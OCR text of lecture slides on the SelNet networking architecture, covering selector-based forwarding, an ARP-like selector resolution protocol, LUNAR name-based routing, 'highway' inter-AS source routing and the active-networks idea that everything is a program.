
Internet forwarding



SelNet forwarding


Selector Resolution (XRP)


- Similar to ARP
  - but instead of collecting host IDs, collect dynamically assigned function bindings
- Not limited to local wire broadcast only



Using SelNet: LUNAR protocol

Routing by Name: Map names to paths






Using SelNet: “Highway” routing


- Mapping a destination to a stack of Selectors for inter-AS routing

  Choose your (loose) source route path
- Selectors that insert/remove your traffic into/out of well known Internet Highways



The “naughty” vision of active networks: *A code-only view of the world*

- Communication (processing) elements are programs
- Communicated elements are programs
- State becomes a collection of programs



Questions ?